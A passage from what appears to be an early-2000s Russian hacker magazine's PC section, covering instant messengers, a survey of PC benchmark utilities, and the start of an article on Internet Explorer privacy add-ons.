Кто не знает: Passport - служба доступа к (будущим) сервисам .NET, позволяющая иметь один логин/пасс ко всем услугам, (которые будут предоставляться), в общем, единая система аутентификации. Круто, правда? Сервисов еще нет, да и сама платформа еще сырая-глючная-бета но вы уж зарегистрируйтесь пока, на всякий случай... ведь будет же круто...

Это хит, мой дорогой друг, причем хит реальный. Ну а если и не хит, то взглянуть на Trillian стоит. Только одна вещь может помешать ему завоевать популярность: твердое убеждение отдельных личностей в том, что если какая-то система универсальна aka «сто в одном», то все ее компоненты по отдельности менее удобны, чем специально созданные для этого проги. Каюсь, сам по подобной причине не являюсь любителем «комбайнов», но Trillian сразил меня наповал.

Предъявите паспорт

Но, впрочем, мы о мессенджере говорим. В XP эта тварь обзавелась новыми функциями, такими как передача видеоизображения, возможность базарить голосом, получать услуги интернет-телефонии и все такое прочее. Причем пока ты не зарегистрируешься в этой самой службе Passport, установить пагер тебе не дадут. Но даже если ты его установишь, то, скорее всего, скоро снесешь (что я и сделал), ибо «наших людей» в сетке MSN критически мало. Плюс ко всему пейджер прыгает в автозагрузку все время, даже когда его об этом не просят, что раздражает. Кстати, бесплатный совет всем, у кого Мессенжер установился по дефолту, вместе с XP: вы, наверное, заметили, что в стандартных «Add or Remove Programs» его не видно. Ничего страшного в этом нет: избавиться от этого чудовища мирового империализма можно, просто убрав в файле sysoc.inf, который валяется где-то в /windows/inf/, атрибут hide во всех строках, где он встречается, после чего топай в «установка и удаление...» и снеси пагер за милую душу, заодно, кстати, и дополнительные проги увидишь, которые до этого также были «спрятанными». Только вот сдается мне, что в будущем (когда .NET будет победоносно шагать по планете) избавиться от Windows Messenger'a будет уже не так легко, и мы (наряду с IE и Windows Media Player) получим еще один «навязанный» интегрированный в ось сетевой продукт. Тенденция, однако. А ведь еще есть и такая гадость, как MSN Explorer... :)



Ужас в XP от MS

Где живут Биллы Гейтсы

<ICQ, которая всегда с тобой>

Все вышеперечисленные клиенты объединяло одно - чтобы их поюзать, надо было чего-то качать и затем это чего-то устанавливать на локальную тачку. Теперь представь, что ты сидишь где-нибудь в интернет-кафе или клубе, и тебе позарез понадобился серьезный разговор «здесь и сейчас» с каким-нибудь чуваком из контакт-листа, а этот чувак об IRC слыхом не слыхивал. Что делать? Сетапить аську прямо в инет-кафе стремно, тем более если у тебя красивый UIN (сколько их было уведено таким способом :), замучаешься потом по реестру ползать и все чистить, да и вообще, почтовик и аську в интернет-клубах настраивают только пробитые чайники, которым privacy по фигу. Скажешь, засада? Как бы не так. Скачем на http://lite.icq.com/ и грузим аську как Java-апплет, прямо в браузере.

Облегченная аська

Web-инкарнация ICQ, известная как ICQ Lite, естественно, жутко ограничена функционально, позволяет только общаться и искать юзеров, но что еще надо в экстренной ситуации? Работает довольно шустро, глюков замечено не было. Кстати, думаю, ты догадался, что работать в ICQ Lite возможно, только если «основная» аська у тебя - версии 2001, так как только она позволяет сохранять контакт-лист на сервере ICQ, а откуда же еще Lite-версия берет список твоих контактов, когда ты вводишь в окошке браузера юин и пасс, не с дискетки же :). Таким образом, ЧП благополучно разрешено, ты спасен, базар с чуваком, благодаря ICQ Lite, успешно состоялся, и теперь тебе осталось всего лишь почистить кэш браузера (и чисто по привычке потереть все с винта на тачке админа :).

<Выводов.net>

Помнишь про законы жанра? Сейчас на этом месте должен быть вывод о том, что есть рулез, а что есть сукс, что оставить себе («...на своей тачке я оставил жить...»), а что даже и не пробовать качать («...а вот это я снес сразу...»). Только вот его не будет. Во-первых, что понравилось мне - и так, по-моему, ясно. А что нужно тебе - я не знаю, ведь вероятна ситуация, что ты являешься приверженцем софтины, которую я тут и не упомянул даже. Не упомянул, хотя софтина эта, вполне возможно, пользуется просто бешеной популярностью... исключительно у тебя в локалке :).

PC_Zone

БЕНЧМАРКИ

Stepan Ilyin aka Step (step@real.xakep.ru)

Бенчмарки


Тотальное тестирование твоего компьютера

Кто мешает класть деньги в банк? Кто совсем выбился из сил? Кому не помешает холодный душ? Кто тянет всю команду на дно? Пришло время определить, кто из вас - самое слабое звено! Эти слова ведущей одной из развлекательных программ на ОРТ уже, пожалуй, стали нарицательными. Перед нами сегодня тоже стоит задача найти самое слабое звено, только твоего компьютера, и помогут нам в этом абсолютно беспристрастные судьи - программы бенчмарки, о которых и пойдет дальнейший разговор.


<Тестим систему в целом>

Итак, пришло время приступить к тотальному тестированию твоего компьютера. Прежде чем рассказывать тебе о специальных бенчмарках, тестирующих конкретные устройства твоего компа, я расскажу тебе об универсальных тест-программах, проводящих общие тесты на производительность компа и по определенным алгоритмам выводящих результат-рейтинг.


SiSoft Sandra 2001te
www.sisoftware.co.uk
2673 kb



SiSoft Sandra состоит из более чем 50 компонентов!



Первое тестирование



А вот и первые результаты


Эта программа не случайно начинает мой сегодняшний обзор. Из всех универсальных бенчмарков только она подходит под все мои требования, но обо всем по порядку. Итак, после закачки, установки и запуска программы перед нами появляется окошко с кучей ярлыков. Оно настолько похоже на стандартную папку виндов, что я даже сначала не понял, что именно необходимо запустить, а попутно начал задумываться об ужасной навигации между тестами. Но как только я осознал, что это интерфейс программы, я сразу же понял все его прелести в такой реализации. Дело в том, что Sandra состоит из более чем пятидесяти компонентов, делящихся на 4 группы: info, testing, benchmark, listing. Делать из них кучу закладок или же бо-о-льшое меню было бы достаточно глупо, а уже знакомая нам с пеленок система отображения файлов в папке, как ничто другое, позволяет быстро получить доступ к необходимому компоненту. Более того, на иконке каждого ярлыка стоит пометка о принадлежности утилитки к одной из групп, поэтому навигация вовсе превращается в одно удовольствие. Как уже говорилось ранее, все компоненты делятся на 4 группы, первые дают наиполнейшую информацию о каждом из устройств; вторые - проверяют каждое устройство на поддержку новейших технологий, а также дают советы по оптимальной настройке; третьи - помогают тебе настроить твои системные файлы; а вот четвертая группа для нас сейчас самая интересная, потому что к этой группе относятся 7 различных бенчмарков системы. Sandra может по своим собственным способам и алгоритмам провести тестирование твоего процессора, памяти, hdd, cd или dvd привода и даже качества работы сети. А после ты можешь очень просто и наглядно сравнить полученные результаты с эталонными, предложенными программой. Описывать подробно каждый из них или - еще хуже - рассказывать про алгоритмы, ею используемые, не представляется возможным из-за объема статьи, да это и не нужно, ведь работа с программой не вызовет трудностей даже у ребенка.

Бенчмарк (benchmark) - это специальная программа для оценки технических и эксплуатационных возможностей компьютера (чаще его производительности). Используя определенные алгоритмы, программа тестирует компьютер или одно из его устройств и выдает краткий или, напротив, подробный отчет о скорости и стабильности работы тестируемой системы. Большинство бенчмарков предлагает пользователю сравнить полученные результаты с эталонными, полученными в идеальных условиях.


Краткое резюме:
Универсальная программа для получения информации о системе, тестировании и проверки работы любого из устройств компьютера. Малый размер дистрибутива, нетребовательность к ресурсам, продуманный интерфейс и используемые для тестирования алгоритмы выводят эту программу в лидеры среди бенчмарков.

Для сравнения производительности нескольких компьютеров или же каких-либо устройств, например, винтов, можно подобрать в качестве эталона какую-нибудь требовательную к необходимым ресурсам программу, например, WinRar. А затем, засекая время, выполнять одно и то же действие.

Performance Test 3.5
www.passmark.com
566 kb



Performance Test проводит один из математических тестов



Достаточно простой тест 2d-графики

Рейтинг моего компьютера по системе Performance Test-а

Хорошая утилита для тестирования компьютеров "слабой" конфигурации. Когда я готовил материал, я вспомнил о тех несчастных, которые до сих пор сидят на первых пнях или на самых первых селеронах с одно- или двухмеговыми видюшками, и решил включить в обзор этот небольшой бенчмарк, который проводит кучу достаточно сложных тестов процессора, памяти и винта, однако не требующий высокой конфигурации компьютера. Все предложенные тесты, часть из которых реализована визуально (но убого), на моем Celeron-е, разогнанном до 830 MHz, прошли на редкость быстро. После каждого теста в рабочем поле грамотно выполненного интерфейса выводится результат и его единицы измерения, а после всех тестов рассчитывается рейтинг, с помощью которого можно реально оценить возможности твоего компа, сравнивая с эталоном.


Очень краткое резюме:
Неплохой бенчмарк для обладателей раритетных машин. Проводит достаточно большое количество тестов, выводит общий рейтинг, доступны эталонные значения для каждого теста.

<Тестируем CPU>

Пришло время уделить внимание специальным, заточенным под конкретное устройство бенчмаркам. И обзор специализированных бенчмарков законно начинают тестеры процессоров.

CPUMathMARK 3.0
www.31337.s5.com

Первый запуск CPUMathMark-а



Пройденный экзамен и сравнение с шаблонными результатами

Это программа просто насилует твой компьютер =), заставляя его выполнять небесные математические действия. Думаешь, твоему компьютеру слабо посчитать 250 миллионов символов после запятой в числе Пи? Я думаю - нет, но если хочешь убедиться сам, то можешь воспользоваться данной тулзой. Программа написана на visual basic и поэтому весит аж 3 метра, что достаточно много для подобного бенчмарка. Но продуманный и приятный интерфейс, отличные алгоритмы тестирования, удобное и наглядное сравнение с эталонными результатами оправдывают размер программы. Более того, утилита сама определяет конфигурацию твоего компьютера и может отправить ее вместе с полученными результатами тестирования на специальный сервер, откуда они будут доступны другим, для сравнения.

Краткое резюме:
измерение скорости выполнения очень сложных математических действий - самый примитивный, но, несомненно, разумный способ тестирования скорости процессора, а CPUMathMARK - отличная реализация данного способа.

WCPUID 3.0f
www.h-oda.com
252 kb

WCPUID расскажет тебе ВСЕ о твоем процессоре


Бенчмарком назвать эту программу сложно, тем не менее я ее внес в обзор потому, что это, пожалуй, наиболее грамотно реализованная утилита для вывода информации о спецификациях процессора, чипсета, кэша и pci устройств. Мизерный размер дистрибутива, неплохой интерфейс и большая информативность получаемых данных плюс возможность вывода результатов в файл придают программе большую актуальность. Кстати, с помощью программы можно выполнить несколько твиков (в зависимости от процессора) реестра, непосредственно связанных с работой оборудования, что должно положительно сказаться на производительности работы системы.

Краткое резюме:
небольшая утилитка, которая поможет тебе получить исчерпывающую информацию о твоем процессоре и чипсете.

<Тестируем память>

RAM - вещь очень важная, к сожалению, глючит чаще всего именно она, особенно при разгоне. Поэтому покупать SDRAM или DDR лучше от брэнда и обязательно с условием мэнибэка, в период которого необходимо как можно тщательней протестировать покупку. Безусловно, большая нагрузка на компьютер в течение нескольких дней - это идеальный способ проверить качество памяти, но не помешает воспользоваться специальной утилитой, о которой речь пойдет ниже.

GoldMemory 5.07
www.goldmemory.cz
155kb



GoldMemory работает только под дос

Цифры, буквы - ничего не понятно!

Поиски качественного бенчмарка памяти долгое время не находили своего логического завершения: повсюду лежали различные твикеры и оптимизаторы, а программ, реально тестирующих память, как будто и не было вообще. К счастью, на одном малоизвестном варезном сайте я наконец-то наткнулся на программу GoldMemory с описанием «memory test software». Поначалу я сильно разочаровался: программа работала только под ДОС, более того - с дискетки. Но, поборов свое негодование, я все-таки сделал эту загрузочную дискету и ушел в ребут. Программа запустилась без проблем, появился сине-желтый ASCII интерфейс программы, вернее это был не интерфейс, а справка о ключах запуска утилиты. После запуска программы со всеми необходимыми ключами программа начала тестировать мою память. Посмотрев на агломерацию hex-кодов на экране, слова «error» и «fixing», я понял, что она делает что-то глобальное, и стал ждать окончания теста, тихо надеясь, что моя память останется такой, какой и была. Тест прошел достаточно быстро, и на экране появилась куча информации о памяти, о скорости ее работы, а также о наличии/отсутствие ошибок. Сохранить же отчет в файл GoldMemory отказалась, отправив меня на сайт с просьбой зарегистрироваться.


Прежде чем приступить к тестированию компьютера или какого-нибудь из его устройств, необходимо создать идеальные условия для бенчмарка. Для этого, по крайней мере, не забудь закрыть все остальные приложения и выгрузить ненужные сервисы (в случае NT/2000/XP), а лучше всего ребутнуться и провести тест непосредственно после перезагрузки. Не стоит также забывать отключить экранную заставку и sleep mode компа.

Краткое резюме:
одна из немногочисленных программ для тестирования памяти, поэтому, даже работая только под ДОСом, заслуживает огромного внимания. Способна не только искать ошибки в памяти, но и их исправлять (мне лично интересно - как).

<Тестируем харды>

Прогресс в развития HDD налицо. Вот еще недавно максимально можно было использовать две пластины по 40 гигов каждая, что в итоге составляет объем винта 80 gb. А что сейчас? В прайсах уже можно сейчас найти WD и IBM емкостью в 120 гигов по достаточно заманчивой цене. Поэтому вопрос о тестировании новых винтов очень актуален. Тем не менее специально заточенные под это дело бенчмарки просто перестали обновляться и развиваться. Adaptec ThreadMark как обладал раньше, так и сейчас обладает малой информативностью; автор известного hdd-бенчмарка HDDSpeed, Михаил Радченко, к великому сожалению, трагически погиб в 2000 году, а целый список других разработчиков оставил данную область до лучших (или, может быть, худших) времен. Поэтому и приходится тестировать винты с помощью утилит, датируемых 2000-м, а то и 1999 годом!

IOMeter 1999.10.20.
www.intel.com/design/servers/devtools/iometer/index.htm
2621 kb



Выбор жертвы для IOMeter-а

Утилита распространяется в архиве без инсталлятора, что мне особенно понравилось. После запуска программы в глаза бросается интерфейс: сразу заметно, что программа уже давным-давно не обновлялась. Слишком большие кнопки с предельно примитивными иконками плюс большое количество закладок. Тем не менее все интуитивно понятно, и поэтому называть интерфейс неудачным не следует. Более того, возможности тестирования утилиту не подвели: программа проводит огромный спектр тестов, потому до сих пор и актуальна. Описывать какие-либо нюансы тестирования не буду, скажу лишь, что никакого развлечения во время тестирования тебе не предлагается, поэтому можно смело идти за кофе, чаем или пивом.

Краткое резюме:
один из немногочисленный бенчмарков hard-диска. До сих пор используется большинством сайтов железной направленности во время тестирования даже самых последних моделей винчестера. Подробнее о данном бенчмарке можешь прочитать здесь www.ixbt.com/storage/iometer.shtml.


NEXT


PC_Zone

БЕНЧМАРКИ

Stepan Ilyin aka Step (step@real.xakep.ru)

HDDUtil 2.5
ftp.org.kemsu.ru/pub/Software/Windows/Optimize/HDD/HDDUtil25R.zip
3 mb





Запускать или не запускать?

HDDUtil - это комплекс программ для тестирования винчестера, разработанный нашим соотечественником Дмитрием Пашковым. Комплекс состоит из 6-7 программ, но нас сейчас интересуют только две: Test&Repair Utility и Benchmark Utility, которые протестируют твой винт, измерят его производительность, скорость доступа, проверят на наличие сбойных участков и попробуют их исправить. Программа написана уже давным-давно, однако актуальности своей еще не потеряла и, скорее всего, в ближайшее время не потеряет, ведь это, пожалуй, единственный бенчмарк, использующий доступ к диску на низком уровне, вследствие чего погрешность измерений падает практически до нуля.

Краткое резюме:
несомненно, прога из разряда must have. HDDUtil не только выдаст тебе подробную информацию о твоем винчестере и о качестве/скорости его работы, но и, возможно, поможет исправить уже наверняка появившиеся bad-сектора.

<Тестируем видео>


Итак, наступила очередь протестировать твою видеокарту. Я предполагаю, что к счастливым обладателям антикварных машин ты не относишься, и твоя видеокарта поддерживает OpenGL. Если же таковой в наличии нет, то можешь приступить к чтению следующего раздела и серьезно задуматься об апгрейде видеосистемы.
Тестировать видео можно несколькими способами. Можно воспользоваться специальными тестовыми программами, которые специализируются именно на видеосистеме типа 3DMark-а или же воспользоваться игрушками, имеющими возможность измерять количество кадров за секунду (frame per second aka FPS).

<Список некоторых игр, имеющих функцию замера FPS (кадров за секунду), то есть являющихся своеобразными бенчмарками:>

Return to Castle Wolfenstein
Serious Sam
Half-Life

Краткое описание тестирование видюхи с помощью данных игр можно найти в любом обзоре видеокарт на www.ixbt.com.

3DMark2001
www.madonion.com
41.774 kb



Великолепный интерфейс 3dMark-а

Сцена из MaxPayne-а в 3dMark-е

Пожалуй, самая авторитетная и популярная программа среди видеобенчмарков. Чем же она заслужила такой авторитет? Дело в том, что бенчмарк от ребят из MadOnion идет в ногу со временем, в ногу с появлением новых технологий и видеочипсетов. В 3DMark2001 разработчики учли все тонкости и нюансы последних видеокарт и драйверов. С помощью этой программы ты не только сможешь измерить общую производительность твоей видеосистемы, но еще и проверить свою карту на возможность поддержки той или новой технологии, используемой в самых последних 3d-движках.
Дистрибутив программы достаточно тяжелый, я качал SE версию - 41 метр. Но, поверь, эти 4 десятка метров оправданы: такие визуальные красоты встречаются не часто. Программа, естественно, шароварная, тем не менее никаких всплывающих окошек с просьбой зарегистрироваться я не заметил, было недоступно лишь несколько функций. В глаза сразу бросается отменный интерфейс программы: все расположено там, где нужно, ничего лишнего. Необходимые настройки как программы, так и тестирования легко конфигурируемы. Всего тестов четыре: один тестирует производительность в играх, второй просчитывает теоретическую скорость, третий проверяет карту на поддержку новых фишек от DirectX8, а четвертый тестит качество картинки. Каждый из них разделен на большое количество подтестов, на описании которых я останавливаться не буду.
Скажу лишь, что для домашнего тестирования результаты всех тестов будут более чем достоверными, на которые можно полагаться. Тест состоит из множества 3d-сцен различной сложности, многие из которых основаны на реальных движках игр. Проигрывая ролик, бенчмарк проводит тест, отображая производительность твоего компа в том или ином месте. После всех тестов ты получишь общий рейтинг производительности твоей системы, который можно сравнить с одним из «образцовых», предоставленных разработчиками.

Краткое резюме:
один из лучших бенчмарков видеосистемы. Отличный интерфейс, простота в освоении, тестирование даже самых последних наработок в видеоиндустрии, тестирование в реальном времени в виде роликов, основанных на различных движках, в том числе и игр, реально показывающих производительность компьютера в том или ином месте. Результат складывается из совокупности результатов всех тестов и выводится в виде рейтинга. К минусам, пожалуй, можно отнести большой размер дистрибутива. Более подробно о данном бенчмарке читай на www.3dnews.ru/reviews/video/3dmark2001pro/.

<Менее известные, однако заслуживающие внимание 3d-бенчмарки>

3D WinBench 2000
www.tweakfiles.com/benchmark/3dwinbench2000.html
www.hardwareportal.ru/Soft/3dwb.2k/

GL Mark (Vulpine)
www.vulpine.de
Video 2000
www.madonion.com
21mb

Quake3arena
www.idsoftware.com
~600 mb

Quake3arena - поистине стала эталоном видеобенчмаркинга. Движок Q3 очень сложен и требователен к конфигурации компьютера, и видеокарта играет, пожалуй, решающую роль. Скачать q3 для тебя, скорее всего, будет проблематично, поэтому советую сходить в ближайший компьютерный клуб с винтом или там же залить q3 на болванку. Если версия кваки будет 1.31 (последняя на момент публикации), то тебе повезло, иначе тебе придется докачать еще и патчи (это можно сделать отсюда www.cyber-fight.ru/offline/files/). После всех приготовлений пора приступить непосредственно к тестированию. Как уже говорилось, большинство игрушек, в том числе и q3, умеет измерять количество кадров за секунду (FPS), этим мы и воспользуемся. Запустив игрушку, зайди в опции и сбрось все настройки на дефолтные, после чего вызывай консоль (это делается клавишей тильда ~) и набирай следующее: «/timedemo 1» (естественно, без кавычек). Далее надо запустить проигрывание какой-нибудь демки, это можно сделать либо через консоль командой demo [demofilename], либо из меню в разделе demos. Какую демку проигрывать? Тут никто стандартов не устанавливает, обычно использую одну из стандартных или же специально записанных для бенчмаркинга. После запуска демки она будет проигрываться в быстром режиме, и уже через 10-30 секунд, вызвав консоль, ты увидишь результат.

<Разнообразные бенчмарки, на которые обязательно стоит обратить внимание>

ZD WinBench 99
http://www.zdnet.com/
10 mb

Test CPU
http://testcpu.com
694 kb

Norton SI
http://www.symantec.com/
3 mb

Nero DVD Speed
http://www.tweakfiles.com/benchmark/dvd-speed99.html
47 kb

Nero CD Speed
http://www.cdspeed2000.com/
200 kb

CliBench Mk III SMP
http://clibench.daemonware.ch/
502 kb

Dr. Hardware
http://www.dr-hardware.com/
2268kb

CPUInfo
http://www.pcanalyser.com/
378 kb

HardInfo 2001 Pro
www.usro.net
11 mb

Dacris BenchMark 4.1
www.dacris.com
3 mb

Data Adviser
www.ontrack.com
2 mb


HDD Tach 2.61
www.tcdlabs.com
979 kb

Краткое резюме:
Quake3arena - великолепный способ проверить производительность своей системы в целом, где видеокарта играет важнейшую роль. Тест проходит за минимум времени, а полученные результаты можно легко сравнить с результатами различных обзоров, опубликованных в Интернете и прессе.

<Тестируем монитор>

Монитор - вещь очень капризная, и к выбору монитора надо отнестись очень ответственно. Ведь картинки двух мониторов одной и той же модели могут очень сильно отличаться. Когда я покупал свой LG Flatron 795FT Plus, мне пришлось протестировать 6 (!) мониторов, прежде чем я нашел достойный вариант; до этого меня что-нибудь да не устраивало. Естественно, делал я это не на глаз, а с помощью специальной утилиты, о которой тебе и расскажу.

Nokia Monitor Test
www.filesearch.ru -> nokiatest.zip



Nokia Monitor Test

Имя этой тулзы уже не раз появлялось на страницах нашего журнала. Еще бы, ведь это, пожалуй, лучшая программа для тестирования картинки монитора. Существует масса аналогов этой программы, но ни одна из них не может составить реальную конкуренцию Nokia Monitor Test-у. Программа в распакованном виде с легкостью помещается на дискетку, поэтому ее можно смело захватить в магазин, где собираешься приобрести монитор, но, скорее всего, Nokia Monitor Test там уже есть. Интерфейс программы очень прост и интуитивно понятен. В меню программы доступна кнопка доступа к параметрам монитора, поэтому ты без проблем сможешь протестировать каждое разрешение на требуемой частоте. После того как поставишь все необходимые параметры монитора, внимательно проведи по порядку каждый тест. Безусловно, все они очень полезны, однако особое внимание стоит обратить на проверку геометрии, сведения, четкости, яркости и контрастности. Описывать подробно я их не буду, если тебе интересны все подробности тестирования монитора, то можешь прочитать статью Тохи в одном из прошлогодних X.

Ну, вот и все, теперь ты готов к поиску слабого звена в твоем компьютере. Удачи! И не дай Бог, чтобы слабым звеном оказалось не устройство, а ты...

PC_Zone

ПОЛЕЗНЫЕ ПРИМОЧКИ К БРОДИЛКЕ

Нагорский Артем aka Cordex
(cordex@real.xakep.ru)

Полезные примочки к бродилке

Получаем максимальную отдачу от ослика ИА

Решение написать эту статью появилось у меня не случайно, ведь у нас с тобой полно знакомых, которые, по тем или иным причинам, не желают перелезать с ослика ИА (для тех, кто в танке - IE) на альтернативные браузеры, такие как Опера, NetCaptor и другие. Чем это вызвано - не знаю. Вот и пишу для таких людей статью о РЕАЛЬНО полезных примочках ака аддонах к Internet Exprorer'у (в дальнейшем либо IE, либо ласково - ослик =), дабы хоть в какой-то мере облегчить их жизнь в Интернете с любимым ослом =).

<Цели и возможности>

Как ты думаешь, что тебе не хватает в IE? Думаю, ты согласишься со мной, если я предположу, что это удобство в работе и безопасность/ анонимность работы - все то, что РЕАЛЬНО не достает нашему ослику. Теперь давай разберемся с каждым из этих понятий. Что я понимаю под удобством? Под ним я подразумеваю нечто такое, после чего IE из обычного серого ослика превратится в полноценный рабочий офис =), где ты мог бы в нужную минуту сохранить важную инфу, отыскать что-либо нужное тебе в мгновение ока, иметь удобную навигацию по забукмаркенным тобой сайтам, возможность в любое время запустить нужный файл, не покидая рабочей среды IE и т.д. С этим разобрались. Далее - безопасность/анонимность. Здесь, думаю, все должно быть ясно, но для особо догадливых товарищей поясню: сюда я отношу все то, что могло бы замести следы твоего пребывания в сети. А что может рассказать о тебе, как не cookies'ы, временные файлы Интернета, history-файлы и многие другие? Решив проблему с ними, ты в некоторой мере решишь проблему своей анонимности. Но не думай, что это все. Не забывай и о секьюрности. "Ну какая может быть секьюрность в IE?" - спросишь ты. А вот, оказывается, может. Теперь насчет стабильности работы. Ни для кого не секрет, что это одна из причин сильной нелюбви продвинутых масс к IE. Так почему бы, хоть в какой-то мере, не исправить сию ситуацию? Вот так я кратко ввел тебя в курс того, чего хотелось бы достичь. А способом достижения и послужат, как указано в заголовке статьи, все различные примочки и присоски к браузеру. Пожалуй, начнем.

<Анонимность/Безопасность HistoryKill: анонимность не помешает>

Имя: HistoryKill 2001.3.9.
Место дислокации: http://swanksoft.com
Размер: 1.77 Мб

Как часто некоторые наивные личности, путешествуя в неведомых дебрях Интернета, и не догадываются о том, какую потенциальную опасность могут таить хранящиеся у них на компе различные internet-файлы: кукисы (cookies), history-файлы, временные файлы, изменения в реестре, связанные с посещением веб-сайтов. Любой, обладая этими и другими данными, может вычислить, по каким сайтам ты путе-


шествовал, да и не только это. А оно тебе надо? Это не говоря уже о банальных возможностях автозаполнения урлов, форм паролей и т.д. Многие бились лбами, как все это убрать и хоть как-то обеспечить свою анонимность. Дабы исправить эту ситуацию, и существует такая прога, как HistoryKill. Она убивает абсолютно все вышеописанные ненужности, позволяя тебе засекретить твои шаги во всемирной паутине. Итак, пройдемся по ее настройкам. Во-первых, для начала нужно привести в порядок основные настройки. Тычь в File -> HistoryKill Setup, там выбери подходящие для себя параметры: версию ослика, твоей винды, если надо, отметь галкой I don't use AOL. Затем, не медля ни секунды, тыкай в Auto-Kill Setup, где ты выберешь, какие именно файлы и прибивать на месте =). По дефолту там отмечена опция Auto-Kill when you close your web browser Window, что значит, что процесс убиения всего ненужного начнется при закрытии окна IE. Еще мне понравилась опция, почему-то не отмеченная, но ее нужность сразу чувствуется после посещения десятка порносайтов: Protect home page from being changed by websites, и теперь ты можешь не волноваться за то, что тебе насильно изменят твою стартовую страницу. Интерфейс программы прост, поэтому во всем будет несложно разобраться и самому. Стоит отметить еще такие возможности, как убиение всего ненужного и в самой винде. По моему мнению, единожды засетапив эту программу, ты наконец-то сможешь вздохнуть спокойно - твоя анонимность выросла =).

Убери ненужное…

<Internet Explorer Security Pro 5.0: тотальный контроль над ослом>

Имя: Internet Explorer Security Pro 5.0
Место дислокации: http://www.mybestsoft.com
Размер: 861 Кб

